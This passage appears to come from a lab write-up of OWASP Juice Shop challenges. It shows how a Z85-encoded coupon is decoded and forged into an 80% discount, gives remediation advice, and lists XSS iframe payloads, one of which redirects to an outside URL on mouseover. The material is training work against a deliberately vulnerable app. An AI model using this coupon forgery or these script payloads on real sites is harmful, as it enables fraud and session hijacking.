45     "dotenv": "~2.0",
46     "epilogue-js": "~0.7",
47     "errorhandler": "~1.5",
48     "express": "~4.16",
49     "express-jwt": "~0.1.3",
50     "fs-extra": "~0.1.0",
51     "glob": "~5.0",
52     "grunt": "~1.0",
53     "grunt-angular-templates": "~1.1",
54     "grunt-contrib-clean": "~1.1",
55     "grunt-contrib-compress": "~1.4",
56     "grunt-contrib-concat": "~1.0",
57     "grunt-contrib-uglify": "~3.2",
58     "hashids": "~1.1",
59     "helmet": "~3.9",
60     "htmlentities": "~1.2",
61     "jasmine": "~2.8.0",
62     "js-yaml": "3.10",
63     "jsonwebtoken": "~8",
64     "jsSHA": "~2.3",
65     "libxmljs": "~0.18",
66     "marsdb": "~0.6",
67     "morgan": "~1.9",
68     "multer": "~1.3",
69     "pdfkit": "~0.8",
70     "replace": "~0.3",
71     "request": "~2",
72     "sanitize-html": "1.4.2",
73     "sequelize": "~4",
74     "serve-favicon": "~2.4",
75     "serve-index": "~1.9",
76     "socket.io": "~2.0",
77     "ws": "3.1.13"
78   }
79 }
```

A second screenshot of a Mac desktop environment, showing a terminal window with the same "package.json.bak_00(3).md" file content as the first one. The code is identical to the one shown in the first screenshot.

We check this part of the file and check them carefully



```
grep z85 package.json
  56 "grunt-contrib-concat": "~1.0",
  57 "grunt-contrib-uglify": "~3.2",
  58 "hashids": "~1.1",
  59 "helmet": "~3.9",
  60 "htmlentities": "~1.2",
  61 "jasmine": "~2.8.0",
  62 "js-yaml": "3.10",
  63 "jsonwebtoken": "~8",
  64 "jssha": "~2.3",
  65 "libxmljs": "~0.18",
  66 "marsdb": "~0.6",
  67 "morgan": "~1.9",
  68 "multer": "~1.3",
  69 "pdfkit": "~0.8",
  70 "replace": "~0.3",
  71 "request": "~2",
  72 "sanitize-html": "1.4.2",
  73 "sequelize": "~4",
  74 "serve-favicon": "~2.4",
  75 "serve-index": "~1.0",
  76 "socket.io": "~2.0",
  77 "sqlite3": "~3.1.13",
  78 "z85": "~0.8"
},
"devDependencies": {
  81 "chai": "~4",
  82 "codeclimate-test-reporter": "~0.5",
  83 "cross-spawn": "~5.1",
  84 "eslint": "~4.7",
  85 "eslint-scope": "3.7.2",
  86 "form-data": "~2.3",
  87 "frisby": "~2.0",
  88 "grunt-cli": "~1.2",
  89 "http-server": "~0.10",
  90 "jasmine-reporters": "~2.2",
  91 "jest": "~22",
  92 "karma": "~1.7",
  93 "karma-chrome-launcher": "~2.2",
  94 "nock": "~8.0"
}
```

At the end of the part we saw z85 which is unknown for us so we google it.

what is z85 as dependent

All Videos Images Web Books News Maps More Tools

NPM <https://www.npmjs.com/package/z85>

z85
Mar 19, 2014 — ZeroMQ Base-85 Encoding. Latest version: 0.0.2, last published: 11 years ago. Start using z85 in your project by running 'npm i z85'.

People also ask

What is category Z85?

What is Z85 encoding?

When should I use code Z85?

What is CPT code Z85?


ICD-10 Data <https://www.icd10data.com/.../Z77-Z99-Z85->

2025 ICD-10-CM Diagnosis Code Z85
2025 ICD-10-CM Diagnosis Code Z85 · code to identify: · alcohol use and dependence (, ICD-10-CM Diagnosis Code F10 · exposure to environmental tobacco smoke (, ICD ...

Crates.io <https://crates.io/crates/z85>

z85
Rust implementation of ZeroMQ's Z85 encoding mechanism with padding. #z85 · #decode ·

We see that z85 is a ZeroMQ base encoding, maybe this can help us decoding the coupons.




Encode ZeroMQ's ascii85 variant Z85 online

Ascii85, also called Base85, is a form of binary-to-text encoding used to communicate arbitrary binary data over channels that were designed to carry only English language human-readable text.

[Bootstrap converter](#) [Polybius square cipher](#) [HMAC](#) [Reverse text](#) [Bifid cipher](#)

We use the cryptii for this process.



Encode ZeroMQ's ascii85 variant Z85 online

Ascii85, also called Base85, is a form of binary-to-text encoding used to communicate arbitrary binary data over channels that were designed to carry only English language human-readable text.

[Bootstrap converter](#) [Polybius square cipher](#) [HMAC](#) [Reverse text](#) [Bifid cipher](#)

After decoding it we can see that one of the coupon codes is JAN13-10 in text. This can mean that this has a time to January 2013 with 10% off.



The screenshot shows a web browser window with the cryptii website open. The URL is <https://cryptii.com/en/encode/ascii85>. The main interface has three sections: 'Text' on the left containing 'DEC24-80', 'Encode Decode' in the center with 'Ascii85' selected, and 'Text' on the right containing the encoded output '1}6D#g+yWv'. A tooltip for the 'Variant' dropdown indicates 'Z85 (ZeroMQ)' and notes that the output is 'Encoded 10 chars'. The browser's address bar shows various tabs related to programming, security, and hacking.

Encode ZeroMQ's ascii85 variant Z85 online


Ascii85, also called Base85, is a form of binary-to-text encoding used to communicate arbitrary binary data over channels that were designed to carry only English language human-readable text.

[Bootstrap converter](#) [Polybius square cipher](#) [HMAC](#) [Reverse text](#) [Bifid cipher](#)


We change it to December 2024 with 80% discount and encode it to use on website.



We add an item to our basket and go to purchase step.



We paste the coupon and redeem it




As we can see we got an 80% discount.

The screenshot shows a Firefox browser window on a Mac OS X desktop. The title bar indicates the page is '127.0.0.1:3000/#/order-summary'. The main content is the 'OWASP Juice Shop' application. On the left, there's a sidebar with a delivery address (sss, sss, sss, sss) and a phone number (1234567). In the center, there's a section for 'Your Basket' containing an item: 'Apple Pomace' (1 unit, 0.89€). On the right, the 'Order Summary' table shows the following items:

Items	0.89€	
Delivery	0.99€	
Promotion	0.71€	
Total Price	1.17€	

A large button at the bottom right says '\$ Place your order and pay'. Below it, a note states: 'You will gain 0 Bonus Points from this order!'. The desktop dock at the bottom has icons for various applications like Finder, Safari, Mail, and Microsoft Word.



And we manage to solve the challenge successfully.

Recommendation:

Use strong encryption for coupon code generation and validation. Validate coupon codes on the server side, not on the client side. Implement expiration dates and usage limits for coupons. Monitor coupon redemption logs for anomalies. Regularly audit coupon code systems for vulnerabilities.

11. Cross-Site Scripting (XSS)

DOM XSS ★

Severity: High

Description: DOM-based XSS occurs when malicious scripts are injected and executed directly within the Document Object Model (DOM) of a webpage. This typically results from improper client-side validation and script handling.

Impact: Attackers can hijack user sessions, steal sensitive information, or manipulate page content, leading to data exposure or phishing attacks.

Steps to reproduce the vulnerability:

The screenshot shows the OWASP Juice Shop challenge board. At the top, it displays progress: 23% Hacking Challenges, 0% Coding Challenges, and 25/169 Challenges Solved. Below this, there are various filters and a search bar. The main area lists several XSS challenges:



- DOM XSS**: Perform a DOM XSS attack with <iframe src="javascript:alert('xss')">. Rating: ★.
- Bonus Payload**: Perform a persisted XSS attack with <iframe src="https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Attacks#Persistent_XSS" onmouseover="location.replace('http://trackr.7719848765color=023ff5580&auto_play_iframe');". Rating: ★.
- Reflected XSS**: Perform a reflected XSS attack with <iframe src="javascript:alert('xss')">. Rating: ★★.
- API-only XSS**: Perform a persisted XSS attack with <iframe src="javascript:alert('xss')"> without using the frontend application at all. Rating: ★★★.
- Client-side XSS Protection**: Perform a persisted XSS attack with <iframe src="javascript:alert('xss')"> bypassing a client-side security mechanism. Rating: ★★★.
